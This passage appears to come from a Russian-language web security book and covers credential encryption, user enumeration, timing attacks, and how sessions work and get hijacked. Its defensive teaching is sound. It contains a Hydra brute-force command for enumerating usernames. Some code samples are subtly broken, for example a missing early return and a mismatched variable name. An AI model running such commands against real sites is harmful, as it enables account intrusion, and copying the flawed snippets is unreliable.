Если безопасное хранилище недоступно или если вы хотите добавить дополнительный уровень защиты, вы можете сделать так, чтобы учетные данные зашифровывались и расшифровывались кодом приложения во время выполнения. Для этого нужно написать скрипт для шифрования значения до того, как оно будет задано в конфигурации. Ниже представлен скрипт, написанный на Ruby и использующий библиотеку OpenSSL для выполнения шифрования:

```
require 'openssl'

if ARGV.length != 2
  puts "Usage: ruby encrypt.rb <password> <key>"
  exit 1
end

password = ARGV[0]
key = ARGV[1]

iv = OpenSSL::Random.random_bytes(16)

cipher = OpenSSL::Cipher.new('aes-256-cbc')
cipher.encrypt
cipher.key = key
cipher.iv = iv
encrypted_password = cipher.update(password) + cipher.final
encrypted_data = iv + encrypted_password

puts encrypted_data.unpack('H*')[0]
```

Этот скрипт шифрует предоставленные учетные данные по алгоритму *Advanced Encryption Standard* (AES) с использованием 256-битного ключа. Для AES требуется *инициализационный вектор* (initialization vector, IV), который нужно предоставить вместе с ключом шифрования. Среде выполнения кода, использующего зашифрованный пароль, для восстановления значения пароля нужен ключ шифрования, зашифрованное значение и инициализационный вектор:

```
require 'openssl'

encrypted_data = ENV['ENCRYPTED_PASSWORD']

iv = encrypted_data.slice(0, 16)
encrypted_password = encrypted_data.slice(16..-1)

cipher = OpenSSL::Cipher.new('aes-256-cbc')
cipher.decrypt
cipher.iv = iv
cipher.key = ENV['ENCRYPTION_KEY']
decrypted_password = cipher.update(encrypted_password) +
  cipher.final
```

Чрезвычайно важно хранить этот ключ шифрования отдельно от зашифрованных значений, поскольку если злоумышленник доберется до ваших конфигурационных данных и найдет оба элемента (ключ шифрования и зашифрованное значение), ему останется лишь угадать алгоритм шифрования, что довольно просто сделать. Этот факт ставит вас перед головоломкой: где хранить ключи шифрования, да так, чтобы это не было обычное место для


хранения конфигурации? В идеале нужно прибегнуть к *управляемому хранилищу ключей* (key management store) — управляемому сервису, который позволяет создавать и хранить ключи шифрования вне обычного хранилища конфигурационных данных.

В крайнем случае можно хранить ключи шифрования в конфигурационных файлах в кодовой базе. Этот подход требует повторного развертывания кода при новом шифровании учетных данных, а шифровать и менять учетные данные нужно регулярно. Однако это лучше, чем хранить ключи шифрования и зашифрованные значения в одном месте.

Перечисление пользователей

Брутфорс-атака проходит намного эффективнее, если злоумышленник может определить, какие имена пользователей существуют на целевом веб-сайте. В этом случае он может сосредоточиться на угадывании паролей этих пользователей. Если веб-приложение позволяет взломщику раскрыть существующие имена, говорят, что оно подвержено уязвимости *перечисления пользователей* (user enumeration).

Эта информация утекает с веб-сайтов несколькими распространенными способами. Если на странице входа выдаются разные сообщения об ошибке для той ситуации, когда пользователя не существует, и для той, когда он существует, но пароль неверен, злоумышленник может сделать выводы о том, какие имена сохранены в веб-приложении:



Инструмент брутфорса наподобие Hydra легко приспособить для перебора пользователей, собрав имена, на которые выдается ответ «Неверный пароль»:

```
hydra -L /usr/share/wordlists/usernames.txt  
-p password example.com https-post-form  
"/login:^USER^&=admin&password=password:Incorrect password"
```

Страницы регистрации и смены пароля часто подвержены похожей уязвимости. Если новый пользователь пытается зарегистрироваться в веб-приложении с новым адресом электронной почты, а ему выдается сообщение о том, что с таким адресом уже есть другой пользователь, злоумышленник может получить список пользователей на странице регистрации.



Если же информация подобным образом утекает на странице смены пароля, то и с ее помощью злоумышленник может строить предположения о том, какие аккаунты существуют.



Помимо прочего, этот пример также демонстрирует, что на страницах регистрации и смены пароля нужно использовать капчу, поскольку взломщик запросто может запустить миллионы нежелательных email с инструментом для перебора вроде Hydra. Если даже у него нет доступа к этим аккаунтам, они могут превратить ваше веб-приложение в машину для рассылки спама.

Для защиты от перебора пользователей нужно принять следующие меры предосторожности:

- На странице входа должно выдаваться одно и то же сообщение об ошибке (например, **Некорректные данные**) в тех случаях, если логин не существует или пароль неверен.
- На странице регистрации должно выдаваться одно и то же приглашение (например, **Проверьте ваш почтовый ящик**) в тех случаях, если пользователь ввел свой email, независимо от того, есть ли у него существующий аккаунт.
- На странице смены пароля должно выдаваться одно и то же сообщение (например, **Проверьте ваш почтовый ящик**) в тех случаях, если пользователь ввел свой email, независимо от того, есть ли у него существующий аккаунт.

Помимо этого, нужно уметь справляться с пограничными случаями. Если существующий пользователь пытается зарегистрироваться снова, вам все равно нужно отправить ему email. Вообще говоря, можно отправить ему обычное письмо о смене пароля, подталкивая его к смене пароля для существующего аккаунта.

Наконец, если пользователь пытается сменить пароль для несуществующего email, то у вас есть выбор:

- Не отправлять письмо и изменить подтверждающее сообщение для прояснения ситуации.
- Еще лучше — отправить вежливое письмо, констатирующее, что аккаунт пока не существует, но пользователь может кликнуть на ссылке регистрации, если ему угодно.

В любом случае не помешает повторить адрес электронной почты в подтверждающем сообщении, чтобы пользователи могли заметить в нем ошибки. Нет ничего более обескураживающего, чем не получить обещанное письмо!

Открытые имена пользователей

Защита от перечисления пользователей для веб-приложений, в которых у каждого из них есть свой email, — задача относительно простая. Между тем на форумах и сайтах социальных сетей у пользователей есть имена, под которыми их видят другие пользователи и которые отличаются от их электронных адресов, и эти имена всегда находятся в открытом доступе.

Часто такое имя пользователя выступает как адрес страницы профиля. На Reddit.com, например, профиль пользователя **sephiroth420** будет выглядеть так:


<https://www.reddit.com/user/sephiroth420>

На X (бывший Twitter) вот так:


<https://www.twitter.com/sephiroth420>

В случае с открытыми именами пользователей конфиденциальной информацией, которую нужно защитить, является адрес электронной почты, соответствующий имени. У людей найдется масса причин оставаться в интернете

инкогнито. Такая информация не должна утекать ни со страниц входа, ни со страниц регистрации, ни со страниц смены пароля.



Если вы задумываете веб-приложение с открытыми именами пользователей, то нужно принять решение: позволять ли вашим пользователям входить с этими открытыми именами (а не с адресами email)? Поскольку список имен могут получить злоумышленники, самым безопасным вариантом было бы потребовать от пользователей вводить при логине их почтовые адреса. Однако, как вы можете заметить, на большинстве популярных веб-сайтов пользователям все же позволяет входить с открытыми именами.



The image shows the Twitter sign-in interface. At the top is the Twitter bird logo. Below it is the heading "Sign in to Twitter". There are two buttons for social login: "Sign in with Google" and "Sign in with Apple". Below these is a horizontal line with the word "or" in the center. Underneath is a text input field with the placeholder text "Phone, email address, or username". Below the input field is a large black button labeled "Next". At the bottom of the main container is a button labeled "Forgot password?". At the very bottom, outside the main container, is a link that says "Don't have an account? Sign up".

В данном случае Twitter предпочел юзабилити безопасности и теперь вынужден искать другие подходы для защиты аккаунтов.

Атаки по времени

Генерация хеша пароля с помощью хеширующей функции — процесс не самый быстрый. Если вы генерируете хеши во время входа на сайт только в том случае, если пользователь корректно ввел логин, время возвращения ответа HTTP будет слегка (но измеримо) различаться:

```
def login(username, password, users)
  user = User.find_by_username username

  if user.nil?
    render json: { error: 'Недействительный email или пароль.' },
           status: :unauthorized
  end

  stored_password = BCrypt::Password.new(user[:password_hash])

  if stored_password == password
    sign_in(:user, user)
    render json: { message: 'И снова здравствуйте!' },
```



```

        status: :found
      else
        render json: { error: 'Недействительный email или пароль.' },
               status: :unauthorized
      end
    end
  end
end

```

Злоумышленник может измерить эти различия, чтобы получить список пользователей в результате *атаки по времени* (timing attack). Чтобы учесть непредсказуемость скорости сети, он может вводить один и тот же набор учетных данных несколько раз и усреднить тем самым скорость ответа.

Чтобы защититься от атак по времени, нужно хешировать пароль, введенный при входе, независимо от того, соответствует ли имя пользователя какому-либо аккаунту в веб-приложении:

```

def login(username, password, users)
  user = User.find_by_username username

  stored_password = user.nil? ?
    BCrypt::Password.create("") :
    BCrypt::Password.new(user[:password_hash])

  if stored_password == password and not user.nil?
    sign_in(:user, user)
    render json: { message: 'И снова здравствуйте!' },
           status: :found
  else
    render json: { error: 'Недействительный email или пароль.' },
           status: :unauthorized
  end
end

```

Этот подход означает, что HTTP-ответ будет сгенерирован примерно за одинаковое время независимо от того, угадал ли злоумышленник имя пользователя.

Подведем итоги

- Рассмотрите возможность реализации SSO через OAuth или SAML, чтобы пользователи могли хранить учетные данные у доверенного стороннего identity-провайдера (а вы были избавлены от бремени защиты этих данных).
- Побуждайте пользователей к усложнению паролей, делая акцент на длине последних, чтобы затруднить их угадывание.
- Защищайте страницы входа, регистрации и смены пароля от простых атак методом перебора, внедряя CAPTCHA.

- Не пренебрегайте возможностью наказывать за ввод неправильного пароля ограничением скорости обработки запросов, чтобы озадачить злоумышленников, проводящих атаки методом перебора.
- Внедрите многофакторную аутентификацию с использованием биометрии (самый безопасный способ), приложений-аутентификаторов (тоже неплохой) или смс (дорогой и в некотором роде уязвимый).
- Всегда храните пароли пользователей для внутреннего доступа в хешированном виде с применением сильных функций (например, SHA-2, SHA-3 или bcrypt) и добавляйте значения соли и перца.
- Храните пароли для внешнего доступа с сильным двусторонним алгоритмом шифрования наподобие AES-256. Храните ключ шифрования отдельно от зашифрованных значений.
- Убедитесь, что со страниц входа, регистрации и смены пароля не утекают данные о существующих аккаунтах через сообщения об ошибке или подтверждении.
- В процессе входа вычисляйте хеш введенного пароля независимо от того, существует ли аккаунт, чтобы не допустить атак по времени, допускающих перечисление пользователей.



В этой главе

- ✓ Как реализуются сессии на стороне сервера и на стороне клиента
- ✓ Как можно перехватить сессии
- ✓ Как подделать сессии, если их идентификаторы можно угадать
- ✓ Как подменяются сессии на стороне клиента без цифровой подписи или с незашифрованным состоянием

В главе 8 мы узнали, как злоумышленники пытаются украсть учетные данные у пользователей. Если из этого плана у злоумышленника ничего не выйдет, то следующее, что он сделает, — попытается получить доступ к аккаунту жертвы уже после того, как она залогинится.

Продолжительное аутентифицированное взаимодействие между браузером и веб-сервером — когда пользователь перемещается по страницам веб-приложения, а сервер распознает, кто он такой, — называется *сессией* (session). Кража идентификационных данных пользователя, когда он работает с веб-приложением, называется *угоном*, или *перехватом сессии* (session hijacking).

Если злоумышленник перехватит сессию пользователя, он сможет действовать от его имени. Хакеры изобрели столько способов похищения

сессий, что мы посвятим этой теме отдельную главу. Но прежде чем начать, давайте разберем, как в веб-приложениях реализуются сессии.

Как работают сессии

Для отображения даже одной страницы веб-сайта браузеру обычно требуется сделать множество HTTP-запросов к серверу. Загружается начальный HTML-код страницы; затем браузер выполняет дополнительные запросы, чтобы загрузить JavaScript, изображения и таблицы стилей, на которые ссылается этот HTML.

Если на сайте существуют аккаунты пользователей, отправлять учетные данные с каждым из этих HTTP-запросов нецелесообразно. В главе 8 мы узнали, что процесс проверки пароля задуман неспешным, поэтому веб-серверу пришлось бы проделывать кучу лишней работы. Кроме того, каждый раз, когда учетные данные пересылаются по интернет-соединению, у злоумышленника есть возможность их украсть.

Сессии разработаны для того, чтобы справиться с этой проблемой, решая веб-серверу распознавать вернувшегося пользователя без проверки учетных данных при каждом запросе. Веб-серверы управляют сессиями несколькими различными путями.

Сессии на стороне сервера

Обычно сессии реализованы таким образом, чтобы после входа присваивать каждому пользователю временное случайное число, которое невозможно угадать. Оно называется *идентификатором сессии* (session identifier). Этот ID сессии возвращается в ответе HTTP в заголовке **Set-Cookie** и одновременно записывается на сервере.

Последующие HTTP-запросы передают ID сессии обратно в заголовке **Cookie**, что позволяет серверу распознать пользователя без повторной проверки учетных данных. Поскольку ID сессии хранится на сервере таким образом, чтобы его можно было перепроверить для последующих запросов, мы называем такую реализацию *сессией на стороне сервера* (server-side session).

Управление сессиями на стороне сервера легко внедряется на большинстве современных веб-серверов. Вот как сделать это с использованием фреймворка Express.js на Node.js:

```
const express = require('express');
const sessions = require('express-session');
const app = express();

app.use(sessions({
  secret: process.env.PRIVATE_SESSION_KEY,
  cookie: {
    // ...
  }
}));
```

Закрывается ключ для цифровой
подписи сессионных cookie



```

maxAge : 1000 * 60 * 60 * 24,
secure : true,
httpOnly: true,
sameSite: 'lax'
});

```

Указывает, когда истекает сессия
(в данном случае через один день)

Устанавливает атрибут Secure
для сессионных cookie


Устанавливает атрибут
HttpOnly для сессионных cookie

Устанавливает атрибут SameSite=Lax
для сессионных cookie

Для управления сессиями вышеприведенный сниппет использует библиотеку **express-session**. Ресурс, который позволяет веб-серверу сохранять и просматривать ID сессии, называется *хранилищем сессий* (session store). В нашем примере мы просто используем хранилище сессий, встроенное в память и предлагаемое по умолчанию.


Сессии нужны не только для распознавания вернувшихся пользователей. Веб-сервер также держит для пользователя в хранилище сессий некоторое временное состояние. Оно называется *состоянием сессии* (session state). Состояние сессии может записывать, к примеру, товары, которые пользователь добавил в корзину, или список недавно посещенных страниц, то есть то, к чему сервер должен быстро получить доступ, отвечая на HTTP-запросы этого пользователя.

Более сложным приложениям для корректной работы требуется и более сложная реализация сессий. Любые приложения, кроме самых тривиальных, развертываются на нескольких работающих веб-серверах, причем входящие HTTP-запросы балансировщик нагрузки направляет на определенный экземпляр веб-сервера.



Балансировщик, как следует из его названия, пытается сбалансировать нагрузку между веб-серверами, распределяя HTTP-запросы таким образом, что каждый веб-сервер обрабатывал приблизительно равное количество HTTP-запросов. В результате все HTTP-запросы в сессии могут оказаться отправленными на разные веб-серверы. (Балансировщики нагрузки могут быть настроены как *липкие* (sticky) — запросы с одного IP-адреса будут в любом случае направляться на один и тот же веб-сервер, — но такая настройка не является абсолютно надежной, потому что пользователи время от времени меняют IP-адрес прямо посреди сессии.)

Развертывание балансировщика нагрузки означает, что каждый веб-сервер должен быть способен получить доступ к одному и тому же хранилищу сессий, поэтому веб-серверам нужен способ обмениваться сессиями. Все веб-серверы выполняются разными процессами и потенциально на разных физических машинах; следовательно, ни один сервер не имеет доступа к области памяти других серверов. Обычно это ограничение удается обойти при помощи хранилища сессий на основе базы данных или хранилища данных в памяти, такого как Redis.



В нашем примере для Express.js можно настроить хранилище сессий для использования общего экземпляра Redis следующим образом:

```
const express      = require('express');
const sessions     = require('express-session');
const RedisStore   = require("connect-redis")(session);
const { createClient } = require("redis");
const app          = express();
```

```

const redis = createClient();
redis.connect().catch(console.error);

app.use(sessions({
  secret: "8b1b8c46-480b-4ee7-be12-a83953fe79ee",
  store: new RedisStore({
    client: redis
  }),
  cookie: {
    maxAge : 1000 * 60 * 60 * 24,
    secure : true,
    httpOnly: true,
    sameSite: 'lax'
  }
})))

```


Создает соединение с экземпляром Redis (конфигурация берется из переменных окружения)

Дает указание Express записывать сессии в экземпляре Redis

Реализация общего хранилища сессий позволяет приложению пользоваться управлением сессиями, развернутым за балансировщиком нагрузки. Однако чтение и запись состояния сессий в хранилище часто являются узким местом для больших приложений, особенно если в качестве хранилища сессий используется традиционная база данных на SQL. В ответ на эту проблему масштабирования разработчики веб-серверов нашли другой способ реализации сессий.

Сессии на стороне клиента

Многие веб-серверы поддерживают *сессии на стороне клиента* (client-side sessions), в которых все состояние сессии и идентификатор пользователя отправляются браузеру в сессионных cookie. Когда cookie возвращается в последующих HTTP-запросах, какой бы сервер ни получил запрос, у него имеется все для обслуживания запроса без необходимости искать что-либо в общем хранилище сессий.



Следующий пример кода показывает, как сессии на стороне клиента могут выглядеть на Express.js. Просто дайте указание веб-серверу использовать для обработки сессий библиотеку **cookie-parser**:

```
var express = require('express')
var cookieParser = require('cookie-parser')

var app = express()
app.use(cookieParser())
```

Использует библиотеку *cookie-parser* для записи состояния сессии в *cookie*

Состояние сессии можно записать в *cookie* и извлечь оттуда следующим образом:

```
app.get('/', (request, response) => {
  request.session.username = 'John';
  response.send('Session data stored on client-side.');
```

```
});

app.get('/user', (request, response) => {
  const username = request.session.username;
  response.send(`Username from session: ${username}`);
});
```

Сессии на стороне клиента могут стать хорошим подспорьем в масштабировании, но, как вы можете себе представить, они несут в себе новые угрозы безопасности. Злонамеренный пользователь может с легкостью подделать состояние сессии на стороне клиента, поэтому веб-серверу требуется проверять сессионные *cookie* на подлинность либо цифровой подписью содержимого, либо его шифрованием. В предыдущем примере кода используются цифровые подписи, и далее в этой главе мы еще поговорим об этом подходе.

JSON Web Token

Нам просто необходимо рассмотреть еще один способ реализации сессий. Современные веб-приложения часто пользуются для хранения состояния сессий токенами *JSON Web Tokens* (JWT).

JWT — это структура данных с цифровой подписью, которая может быть прочитана и проверена кодом либо на стороне клиента, либо на стороне сервера, в формате JavaScript Object Notation (JSON). Вот пример генерации JWT в Node.js:

```
const tokens = require('jsonwebtoken');
const payload = { userId: '123456789', role: 'admin' };
const secretKey = process.env.SECRET_KEY;
const jwt = tokens.sign(payload, secretKey);
```

JWT — это удобный способ идентифицировать пользователя, когда веб-приложение получает данные от нескольких *микросервисов* — небольших

узкоспециализированных веб-сервисов, часто развернутых на отдельных доменах. JWT разрешают сервису проверить подлинность токена доступа, не обращаясь к тому сервису, который изначально выпустил токен. Эта особенность способствует масштабированию, поскольку служба аутентификации не окажется заваленной запросами без необходимости.

Если веб-приложению требуется доступ к аутентифицированному сервису, JWT служит учетными данными. Часто он отправляется в заголовке **Authorization** HTTP-запроса:

```
fetch('https://api.example.com/endpoint', {
  method: 'GET',
  headers: {
    'Authorization': `Bearer ${jwt}`
  }
})
.then(response => {
  if (response.ok) {
    return response.json();
  } else {
    throw new Error('Не удалось выполнить запрос');
  }
});
```

Однако передача JWT напрямую из кода JavaScript на стороне клиента несет в себе угрозу безопасности: JWT уязвимы для XSS-атак. По этой причине многие приложения передают JWT-токены в заголовке **Cookie**, помечая cookies как **HttpOnly**, чтобы они не были доступны для JavaScript. В каком-то смысле JWT действует как сессия на стороне клиента, которую может прочитать каждый отдельный микросервис.

Перехват сессий

Теперь, когда мы получили ясное представление о том, как работают сессии, давайте двинемся дальше и окунемся в мир столь прибыльного для злодеев бизнеса: кражи или подделки сессий — и узнаем, как им воспрепятствовать в этом. Украденная или подделанная сессия дает злоумышленнику возможность войти в ваше веб-приложение под видом пользователя, чья сессия была скомпрометирована.

Перехват сессий по сети

В главе 7 мы рассмотрели атаки класса «монстр посередине» (monster-in-the-middle, MITM), в ходе которых злоумышленник находится между веб-сервером и браузером, пытаясь сунуть нос в конфиденциальный трафик. Зачастую мишенью атак этого типа становятся ID сессий.

Перехват сессий по сети когда-то был настолько легким делом, что разработчик по имени Эрик Батлер (Eric Butler) выпустил расширение Firefox, названное Firesheep, для демонстрации этой угрозы. При подключении к сети Wi-Fi Firesheep прослушивал любой незащищенный трафик, идущий к популярным социальным сетям, например Facebook и Twitter, и отображал на полях страницы имя жертвы. После этого хакеру оставалось просто щелкнуть на имени пользователя и войти под его именем.



Когда Firesheep был выпущен как проверка концепции (proof of concept), основные социальные сети быстро переключились на соединение только по HTTPS (HTTPS-only). Это являлось гарантией того, что сессионные cookie передавались только по защищенному соединению (а следовательно, были нечитаемы в ходе MITM-атак). Какое бы веб-приложение вы ни поддерживали, это должно быть для него правилом. Весь трафик должен передаваться по HTTPS, а у cookie-файлов, содержащих ID сессий, должен быть атрибут **Secure**. Он добавляется, чтобы исключить возможность передачи cookie по незащищенному соединению:

```
Set-Cookie: session_id=4b44bd3f-5186; Secure; HttpOnly
```

Большинство инструментов управления сессиями позволяют контролировать эту функцию с помощью настроек конфигурации, поэтому защита от перехвата сессий — обычно вопрос установки соответствующего флажка. Если вы еще раз взглянете на примеры с Express.js, приведенные ранее в этой главе, вы заметите, что флаг **Secure** всегда устанавливается в **true** при инициализации хранилища сессий. Это означает, что сессионные cookie будут отправлены с атрибутом **Secure**.

Перехват сессий межсайтовым скриптингом

Сессии можно перехватить и с помощью XSS-атаки. Мы говорили о способах защиты от них в главе 6. Эти средства защиты (политики безопасности содержимого и экранирование) важны для защиты ID сессий.

Если для управления сессиями вы используете cookie-файлы, они должны быть помечены ключевым словом **HttpOnly**, чтобы гарантировать, что они будут недоступны для кода JavaScript, выполняемого в браузере:

```
Set-Cookie: session_id=4b44bd3f-5186; Secure; HttpOnly
```

Отсутствие этого ключевого слова означает, что сессии все еще доступны для JavaScript, выполняемого в браузере. Флаг **HttpOnly** обычно управляется флажком в настройках современных веб-фреймворков (и часто является параметром по умолчанию). По этой причине в наших примерах кода флаг **HttpOnly** всегда установлен в **true**.


Слабые идентификаторы сессии

Если вы дочитали главу до этого места, то, скорее всего, вам теперь очевидно, сколь многими способами можно преодолеть защиту системы управления сессиями. Это веский аргумент в пользу готовых решений (например, встроенного в ваш веб-сервер менеджера сессий), вместо того чтобы изобретать велосипед и повторять чужие ошибки в обеспечении безопасности.

Одним из недостатков, обнаруженных в старых реализациях сессий на стороне сервера, была невозможность выбрать в достаточной степени неугаываемый ID сессии. Эта ошибка была вызвана применением слабого алгоритма для генерации ID: например, генератор случайных чисел мог не использовать достаточно источников энтропии, чтобы быть полностью непредсказуемым. У большинства языков есть псевдослучайные генераторы чисел (pseudorandom number generator, PRNG), которые обладают высокой скоростью работы, но к ним не стоит прибегать в криптографических системах.

Злоумышленник может воспользоваться этим недосмотром. Он сможет сузить круг потенциальных значений, возвращаемых PRNG в заданный пе-

риод времени, если отправит большое количество HTTP-запросов (каждый из которых станет новой попыткой угадать ID сессии), и поэтому в конце концов попадет в десятку и получит текущий ID сессии. Эта методика и позволяет перехватить сессию.



